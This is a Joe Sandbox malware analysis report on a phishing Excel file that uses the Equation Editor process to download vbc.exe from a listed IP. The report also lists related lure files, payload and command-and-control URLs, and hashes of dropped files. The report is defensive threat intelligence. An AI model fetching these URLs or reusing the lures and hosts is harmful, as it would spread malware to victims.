Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 24s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	COAU7229898130.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	11
Number of new started drivers analysed:	2
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/27@6/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 20.4% (good quality ratio 19.7%) • Quality average: 70.6% • Quality standard deviation: 28.2%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
11:12:43	API Interceptor	89x Sleep call for process: EQNEDT32.EXE modified
11:12:48	API Interceptor	61x Sleep call for process: vbc.exe modified
11:13:09	API Interceptor	230x Sleep call for process: svchost.exe modified
11:13:58	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
103.133.106.199	ORDER CONFIRMATION.xlsx	Get hash	malicious	Browse	• 103.133.106.199/msn/vbc.exe
	PO-PT. Hextar-Sept21.xlsx	Get hash	malicious	Browse	• 103.133.106.199/sun/vbc.exe
	PO211000386.xlsx	Get hash	malicious	Browse	• 103.133.106.199/regasm/vbc.exe
	FRT_INV_LCIM0037223_1.xlsx	Get hash	malicious	Browse	• 103.133.106.199/hkcmd/kernel.exe
	RFQ_Hua Joo Success Industry.xlsx	Get hash	malicious	Browse	• 103.133.106.199/ibm/vbc.exe
	Arrival Notice_VSL TAICHUNG.xlsx	Get hash	malicious	Browse	• 103.133.106.199/hsbc/vbc.exe
	Shipping Documents_2670767360.xlsx	Get hash	malicious	Browse	• 103.133.106.199/swiss/vbc.exe
	ASN_SHIPPING DOCUMENTS.xlsx	Get hash	malicious	Browse	• 103.133.106.199/boi/vbc.exe
	MV TAICHUNG.xlsx	Get hash	malicious	Browse	• 103.133.106.199/pnb/vbc.exe
	COAU7229898130.xlsx	Get hash	malicious	Browse	• 103.133.106.199/icici/vbc.exe
192.0.78.25	PO7420.exe	Get hash	malicious	Browse	• www.welcometoeverywhere.com/c28h/?y480=DiQ0RJdZZo5O6Njv3t8JizC/3RsAORr+JzU/VqYrClhFedoBYi/d4/NnMzE/b507UBHa&B48dJ=8pKPZleh
	Additional Order Qty 2.xlsx	Get hash	malicious	Browse	• www.adventuresofdatinginnyc.com/b6a4/?xv=Ttx0Y4G80pL&d4GTW8EP=fgCHNvWOhrp4ynbMjNwBl+blUweyUikFPVRE0gMjc6TvoWeiB6YExzEBQ2h9bXaZG4xMCQ==
	REQUEST_FOR_QUOTE_00989_RFQ.exe	Get hash	malicious	Browse	• www.andreasvalor.com/a6hg/?B6AhlF=mxotnpu0CH1HRny&4hk0=4o02t1ysqzG41fLrhiRkTQgIFN2WNvmjT74ZiQtREu0bZm9L8CuUbTMNg6NpTGJIv0PS

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO 270745.exe	Get hash	malicious	Browse	• www.itownfwl.com/imm8/?q6A=yRTF7MMn5725J/YYQM/Tn7VXsUXm/ePoGGHduJahCTf649OPd5ZYXrwX8TsDBJawIOaW&UrQL=9r5Hcxc0IHhLQbV
	PKLBpffwsn.exe	Get hash	malicious	Browse	• www.moneysavingkitchen.com/imi7/?0rNdUrth=ze3UBOhlJHW3rkbdAnx+iTSFJGqa/nSyxy/Mwj4FXHliL9MoI3qyLh6s/Wc+IfGpa0Qa&eFN=9rUTmdSpY8
	RFQ.doc	Get hash	malicious	Browse	• www.suerickard.com/t5n8/?ojqTkJv0=95FRAi8hccY0Ne4p/NBAJQHqWE5baZpvstaIVeT6uGkr+TksFmHXQ9c9qdWd/C6L6JBArw==&Bv=E8l0d6D
	purchase order # 3061552371.exe	Get hash	malicious	Browse	• www.itownfwl.com/imm8/?t2JxC=MnHT2BEh_&e0=yRTF7MMn5725J/YYQM/Tn7VXsUXm/ePoGGHduJahCTf649OPd5ZYXrwX8TsDBJawIOaW
	PO4318.exe	Get hash	malicious	Browse	• www.welcometoeverywhere.com/c28h/?bH2xj=-ZfDvv28O&4hu0Ud=DiQ0RJdZZo5O6Njv3t8JizC/3RsAORr+JzU/VqYrClhFedoBYi/d4/NnMwoFY4YAX2mLetQ7Qg==
	nH6Xzm2J8t.exe	Get hash	malicious	Browse	• www.spiritunbrokentheblog.net/fa0p/?6lox=4hSLtNzXrd0Pc&2d04=z+cI/Imav1sKhJ1XLTjicrdE8/wGIbehbjm7G/wH/UIOt3WQkrD4vvjwYxLlvT9Fiphj
	#7091.pdf.exe	Get hash	malicious	Browse	• www.brihastie.com/gm9w/?kZR=SBgXj&5j=RavOhUnFTbSFnpPe0wIns3vygYXrf4RBqHPndCVZsvSSpluv/b9AyJiv3E8bfY3QDoiB

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Urgent Order.exe	Get hash	malicious	Browse	• www.guncelekspres.com/odse/?W64D_=CPuxulrAxXxx2qnXL+3z0uf0eDt8disyANKWZnBdZ3Bhb/BFz6bzJPykPx1eOsfB7Aqff6gsmA==&cVkD=-ZVdOf9pC8tdZJ
	hornMX9rFW.exe	Get hash	malicious	Browse	• www.unicafegraz.com/hisp/?utUPMn=mT-DZ&YR=JQD+WvZJHwuN60zPR44AvaKhDyKgWnzZOfwibQedJmhujysVPt9ayqWONCAwWwge5l8K
	Swift-scan-MGT.exe	Get hash	malicious	Browse	• www.walkingodslight.com/h85m/?9r5pzR=fsOiUBYE7Y4Kp799QbeQwZCTO9ficUIU5z080A7LizoC+0gD2wZ9zbSKNwudxTreRkNs&o6z=zHbXunW8sHzXTf
	Payment Slip.exe	Get hash	malicious	Browse	• www.mansmoon.com/ieqo/?d0Dp1LT=ETh6YPBaRd9pkAtMkXT35iNOOLTNfM2UpDCj11Cj0uSdzSMBMvZJsSGo0tFhBbgUmfAphnrAqw==&5j=X2M4
	Payment Advice.exe	Get hash	malicious	Browse	• www.abbyrosemusic.com/ieqo/?kF=lHiHnl1x&6l9t=tqFEINBjsXkIDtrDMgs7q68weiWEu1OhsDLUZdQmPDRycZwRKP8v6xWOdTS3ITDUBarR
	RFQ-02020.exe	Get hash	malicious	Browse	• www.windypinesfarm.com/uo4x/?WHRHMx=SrQD&i6Ad6V=PA4OirjFZ1/r0RNyc2w/qGMlQjHVjI+prvlXJObEgrXCUq91Vki2ja2H+FSqO2ODPHhW
	QT 20210508.xlsx	Get hash	malicious	Browse	• www.micheldrake.com/p2io/?y0DT=8puD_pzxCVk&inbXu=d2NgnqRXaD3590PSrSeXKrGILlrAeXd0mpzt/HUKTHCMsqjNpHqiPppP981n7+M4uf60sw==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SHIPPING DOCUMENTS.exe	Get hash	malicious	Browse	• www.shiveringcactus.net/cre4/?lP=7+hRd8m1vP97o5DubQyJa7OS+X2NiXrCwgnyTwU2qt1qd4obqhWDAvBuao2LAea1LupR&9roH=-ZWh127
	CTM ARRANGEMENT.exe	Get hash	malicious	Browse	• www.erlebnistage-tomcat.com/pagi/?n2J0W=62OKy2D8vlUi3BwqN7GRotk3LU14JyvZ9FFW8Qkd5qKeHrT6aesSNIYLSbPQMCnJZQLA&TF=Kpb8
	oustanding 03082921.xlsx	Get hash	malicious	Browse	• www.micheldrake.com/p2io/?dzuD7VXH=d2NgnqRXaD3590PSrSeXKrGILlrAeXd0mpzt/HUKTHCMsqjNpHqiPppP981n7+M4uf60sw==&bzr8U=6lxL-0XX

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.thvsjwjvy.icu	PKLBpffwsn.exe	Get hash	malicious	Browse	• 47.91.170.222

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	01_extracted.exe	Get hash	malicious	Browse	• 103.147.185.192
	E00VS01_Payment_Copy.vbs	Get hash	malicious	Browse	• 103.147.185.192
	ORDER CONFIRMATION.xlsx	Get hash	malicious	Browse	• 103.133.106.199
	Renewed Contract with Annex1.xlsx	Get hash	malicious	Browse	• 103.133.108.160
	V00GH01_Invoice_Copy.vbs	Get hash	malicious	Browse	• 103.147.185.192
	Payment_and_invoice.vbs	Get hash	malicious	Browse	• 103.147.184.73
	PO-PT. Hextar-Sept21.xlsx	Get hash	malicious	Browse	• 103.133.106.199
	Invoice_and_payment_copy.vbs	Get hash	malicious	Browse	• 103.147.184.73
	N00FX02Invoicecopy.vbs	Get hash	malicious	Browse	• 103.147.185.192
	http___103.133.106.199_www_vbc.exe	Get hash	malicious	Browse	• 103.133.106.199
	FED34190876.vbs	Get hash	malicious	Browse	• 103.140.250.132
	7OuHFYC7TM.exe	Get hash	malicious	Browse	• 103.89.89.134
	Apartment.vbs	Get hash	malicious	Browse	• 103.147.184.73
	TT.exe	Get hash	malicious	Browse	• 103.147.184.211
	PO211000386.xlsx	Get hash	malicious	Browse	• 103.133.106.199
	Quotation.jar	Get hash	malicious	Browse	• 103.133.105.29
	Quotation.jar	Get hash	malicious	Browse	• 103.133.105.29
	FRT_INV_LCIM0037223_1.xlsx	Get hash	malicious	Browse	• 103.133.106.199
	HC8j8D3dw7	Get hash	malicious	Browse	• 103.3.246.123
	Reservation.vbs	Get hash	malicious	Browse	• 103.147.184.73

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AUTOMATTICUS	7Tat85Af0C.exe	Get hash	malicious	Browse	• 74.114.154.18
	PO7420.exe	Get hash	malicious	Browse	• 192.0.78.25
	XbvAoRKnFm.exe	Get hash	malicious	Browse	• 74.114.154.22
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 74.114.154.22
	PO.exe	Get hash	malicious	Browse	• 192.0.78.24
	4J1sKiGm0T.exe	Get hash	malicious	Browse	• 74.114.154.18
	lB2RFTpyni.exe	Get hash	malicious	Browse	• 74.114.154.22
	lgT2LzjZ6N.exe	Get hash	malicious	Browse	• 74.114.154.22
	gmeqUPOV23.exe	Get hash	malicious	Browse	• 74.114.154.22
	BqgOuMRaJ3.exe	Get hash	malicious	Browse	• 74.114.154.22
	Pm2ZO9KH1V.exe	Get hash	malicious	Browse	• 74.114.154.18
	m1Bf7Ir6IB.exe	Get hash	malicious	Browse	• 74.114.154.18
	iuBCaAM3bo.exe	Get hash	malicious	Browse	• 74.114.154.18
	g81BQy6Qth.exe	Get hash	malicious	Browse	• 74.114.154.18
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 74.114.154.22
	Terw9bPuiD.exe	Get hash	malicious	Browse	• 74.114.154.22
	C8mREWTLU6.exe	Get hash	malicious	Browse	• 74.114.154.18
	noJB1GBDPi.exe	Get hash	malicious	Browse	• 74.114.154.22
	KKmaeWyiu5.exe	Get hash	malicious	Browse	• 74.114.154.18
	Uli9VSVMnB.exe	Get hash	malicious	Browse	• 74.114.154.22

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	687616
Entropy (8bit):	7.451356907663552
Encrypted:	false
SSDEEP:	12288:D1sWHCM2K4CmI/yzQs2TaIpIYshi/YJGsyT4/vCnacxPWJPHS62LbzxI:Bc3CrMIpIzkwWh0qRP9I
MD5:	9F2C198407F1A7D058C06CC174817DB6
SHA1:	24EF8B3C123FB588BB05AE56DFDC19F14B6F22D5
SHA-256:	BD6ECBC27DE051FAB2F753669D77611D137486537358EE6B3C46ED3950D21CEB
SHA-512:	EABB799B26ED02EEB7AAE604AFC5843F27B3E8610D85509EA02BE8BA9421A068CE64F8DE3D903E617520B80E458964CF259210BF0EF282B7CFEF5BB4B0317544
Malicious:	**true**
Reputation:	low
IE Cache URL:	http://103.133.106.199/rbi/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...9.Aa.....0.....n.....''-... ...@....@.. ....@.....,...O....@...k..... ....H.....text...(.... ....`.rsrc....k...@...l.....@..@.rel oc.....|.....@..B.....-.....H.....(.....Q...(+.....0.....}.....(.....(.....r...p.(....(....o.....{.....(....o.....{....r...p.(....(....o.....{.....(....o.. ....{.....(....o.....{.....(....o.....*...0..._.....(.....(.....o.....),....t.....o....r-..p(.....,.o.....+..(....o....(.....+...*..0.....(....o....o ...o!....+..*...0..:.....(.....(....o.....,r-..p. +....t....o''....+..*...0..:.....(.....(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\13C76BCD.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYIv7JrEHaeHj7KHG81I:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\13C76BCD.jpeg	
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF..... .... !...!..!) ..&.".#1!&)+... "383-7(-.-.....-...------0--------+----------+----------.....M.."..... .....E.....!. ..1A"Q.aq..2B..#R..3b...$r..C.....4DSTcs.....Q.A.....?...f.t..Q]....i".G.2....}....m..D..."......Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...\|5.2...*..%..R.A67.....{....X.;...4.D.o'..R...sV8....rJm....2Est-.....U.@.....\|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h. P.]...ZP.H..l?s2l.$.N..?xP..c...@....A..D.l.....1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P.....aY.....S.R.....Y...(D.|..10..... ..l..|F...E9*...RU:.P...p$.'.....2.s.-....a&.@..P.....m.... .....L.a.H;Dv)...@u...s.,.h..6..Y,....D.7.....,.UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\15B9D769.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR...6.....>(....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=v\9..H..f...:ZA..,'..j.r4.....SEJ,%..VPG..K.=....@.$oI.e7....U..... ....>n~&..._..._.rg... .L...D.G!0..G!;...?...Oo.7....Cc...G....g>....._o..._._}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS.....y;.N.I.)."[`.f.X.u.n.;....._h.(.u\|0a.....].R.z...2.....GJY \|\..+b...{>vU.....i.....w+.p...X..._.V.-z..s..U..cR..g^..X.....6n...6....O6.-.AM.f.=y ...7...;X....q..\|...=.\|K...w...}O..{\|...G.....~.o3.....z....m6...sN.0..;/....Y..H..o.....~..... (W.`...S.t.....m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$.....,}....3%..\|j.....b.r7.O!F...c'.....$...)....|O.CK...._.....Nv....q.t3l.,. ....vD.-..o..k.w.....X...-C..KGld.8.a}|..,.....,....q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?.Oq..K{>.K.....{w{.....6'/....,}.E...X.I.-Y].JJm.j..pq|.0...e.v.....17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2A862FF1.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	7788
Entropy (8bit):	5.545865526644212
Encrypted:	false
SSDEEP:	96:wrwsCblJaXn/08zDefAm/luoOHo6MiDbDda91RjTBbPxmPAWmOHX:wrwhTNAK4oOIGbK1RvVwPAWmOHX
MD5:	02FBA89D35A5FCB4CD622FE217C6E7C4
SHA1:	AF462A244279D1DFA20D84C9B11C4AEA9FD9C5F5
SHA-256:	0C93DF5057D092D43EE31DF8DB9C47C9D55F1654956CB23B5215FB82CD202C07
SHA-512:	9FCCDDBA4764A9A5CABD8F15F73E9DEB09B0351E5B3A6641E4F1638EFD2F07D7240101022A1F5B0068E983B02C3BA2FCB09101503557BEC29CE2AE4020561F74
Malicious:	false
Reputation:	low
Preview:	....l...).....u...<...../..... EMF....l.....8...X.....?.....C...R...p.....S.e.g.o.e. .U.l.....6.).X.....).d.....P.....p...\.....p.....<5.u..p....`.p`...$y.w.....1.....w....$.....d.....4....^.p.....^.p.....@p'...1.-.....<.w.....<.9u.Z.v....X..\....`..... .....vdv.....%.....r.....'.....(...(.....?.....?.....l...4.....(...(...(...(...(....... ..... .....HD?^KHCcNJFfOJFiQMHlSPJoUPLrWRMvYSPx[UR{]XQ~^XS._ZT.a[U .c\U.e^V.e^X.g`Y.hbY.jaZ.jb\.ld].ld].nd^.nf^.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2F84C656.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E8D6
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2F84C656.jpeg

Preview:	......JFIF.............C...C...r...."...}........!1A..Qa."q. 2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...w.......!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..?.....(...(...(...(...(...(...(...(...(...(...(... (... (...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\32D73CD4.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E 45
Malicious:	false
Preview:	.PNG........IHDR..............I.M....IDATx....T.]...G.;..nuww7.s...U..K......Ih....q!i...K....t.'k.W..i..>.......B.....E.0....f.a.....e....++...P..|..^...L.S}r:..............sM....p..p-..y]...t7'.D)....../...k. ...pzos.......6;,..H.....U..a..9..1...$......*.kl<..\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE......)........|i ..."....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p.... .|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@..........Jte...5Q.P.v;..B.C...m......0.N......q...b.....Q...c.moT.e6OB...p.v"...."........9..G....B}...../m...0g...8......6.$.$]p...9.....Z.a.sr.;B.a....m ...>...b..B..K...{...+w?....B3...2...>.......1..-.'.l.p........L....\.K..P.q......?>..fd.`w*..y..|y..,......i..'&.?.....).e.D ?.06......U.%.2t........6.:..D.B....+~.....M%".fG]b\.[........1...."........GC6.....J. +......r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j........s.f.|8s$p.?3H......0`..6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\446CBE02.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 613 x 80, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6815
Entropy (8bit):	7.871668067811304
Encrypted:	false
SSDEEP:	96:pJzjDc7s5VhrOxAUp8Yy5196FOMVsoKZkl3p1NdBzYPx7yQgtCPe1NSMjRP9:ppDc7sk98YM19SC/27QptgtCPWkUl
MD5:	E2267BEF7933F02C009EAEFC464EB83D
SHA1:	ACFEECE4B83B30C8B38BEB4E5954B075EAF756AE
SHA-256:	BF5DF4A66D0C02D43BB4AC423D0B50831A83CDB8E8C23CF36EAC8D79383AA2A7
SHA-512:	AB1C3C23B5533C5A755CCA7FF6D8B8111577ED2823224E2E821DD517BC4E6D2B6E1353B1AFEAC6DB570A8CA1365F82CA24D5E1155C50B12556A1DF25373620 F
Malicious:	false
Preview:	.PNG........IHDR...e...P.....X.......sBIT.....O.....sRGB.........gAMA......a.....pHYs..........+......tEXtSoftware.gnome-screenshot...>....IDATx^..tT....?.$.(.C..@.Ah.Z4.g...5[Vzv. v[9.=..KOkkw......(v.b..kYJ[.]...U...T$....!.....3....y3y....$.d....y..{....}....{.{..._6p#.. .. .. ..H(......I..H..H..H..4..c.I.E.B.$@.$@.$@.$0.........O[.9e......7......""g.Da.$@.$@.$@.$0 v.x.^....{..=...3..a0\7.\|...5())...}<vIQs. .. ..K>].........3..K.[.nE..Q..E............._2.k...4l.)........p............eK..S..[w^..YX...4.\]]]....w.....H..H..H...E`.)..*n.\...Sw.?..O..LM...H..` F$@.$@.$@.$.4..Nv.Hh....OV......9..(.........@..L..<..ef&..;.S..=..MifD.$@.$@.$@.N#.1i..D...qO.S.....rY.oc...|.-..X./.].].rm.V<..l..U.q>v.1.G.}h+Z"...S..r.X..S.#x...FokVv.L.&.....8. 9.3m.6@.p..8.#...|.RiNY.+.b...E.W.8^..o....;'..\.}........|F.8V....x.8^~.>\..S....o..j.....m..I.....B.ZN....6\b.G...X.5....Or!...m.6@......yL.>.!R.\. ...._.....7..G.i.e.......9..r..[F.r.....P4.e.k.{. .@]......

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\450E8308.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=2], baseline, precision 8, 474x379, frames 3
Category:	dropped
Size (bytes):	7006
Entropy (8bit):	7.000232770071406
Encrypted:	false
SSDEEP:	96:X/yEpZGOnzVjPyCySpv2oNPl3ygxZzhEahqwKLBpm1hFpn:PyuZbnRW6NPl3yqEhwK1psvn
MD5:	971312D4A6C9BE9B496160215FE59C19
SHA1:	D8AA41C7D43DAAEA305F50ACF0B34901486438BE
SHA-256:	4532AEED5A1EB543882653D009593822781976F5959204C87A277887B8DEB961
SHA-512:	618B55BCD9D9533655C220C71104DFB9E2F712E56CDA7A4D3968DE45EE1861267C2D31CF74C195BF259A7151FA1F49DF4AD13431151EE28AD1D3065020CE53E
Malicious:	false
Preview:	......JFIF.............Exif..MM.*......@......../..@..................C..........................$ &%# #"(-90(*6+"#2D26;=@@@&0FKE>J9?@=...C...........=)#)======================== ==========================......{...."..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghij stuvwxyz..w........!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZc defghijstuvwxyz..?..Z(... (...(..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\47DE8EC5.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYIv7JrEHaeHj7KHG81I:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Preview:	......JFIF.................................. .... !....!..!) ..&.".#1!&)+... "383-7(-.-...........-...------0--------+-------------------+--------------........M.."......................................E......................!. ..1A"Q.aq..2B..#R..3b...$r..C......4DSTcs..Q.A............?...f.t..Q]....i".G.2....}....m..D..."......Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...\|5.2...*..%..R.A67.........{....X.;...4.D.o'..R...sV8....rJm....2Est-.......U.@......\|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h. P.]...ZP.H..l?s2l.$.N..?xP..c...@....A..D.l......1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P........aY.....S.R.....Y...(D.|..10........... ..l..|F...E9*...RU:.P...p$.'......2.s.-....a&.@..P.....m.... ......L.a.H;Dv)...@u...s.,.h..6..Y,....D.7....,.UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4E73753E.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E 8D6
Malicious:	false
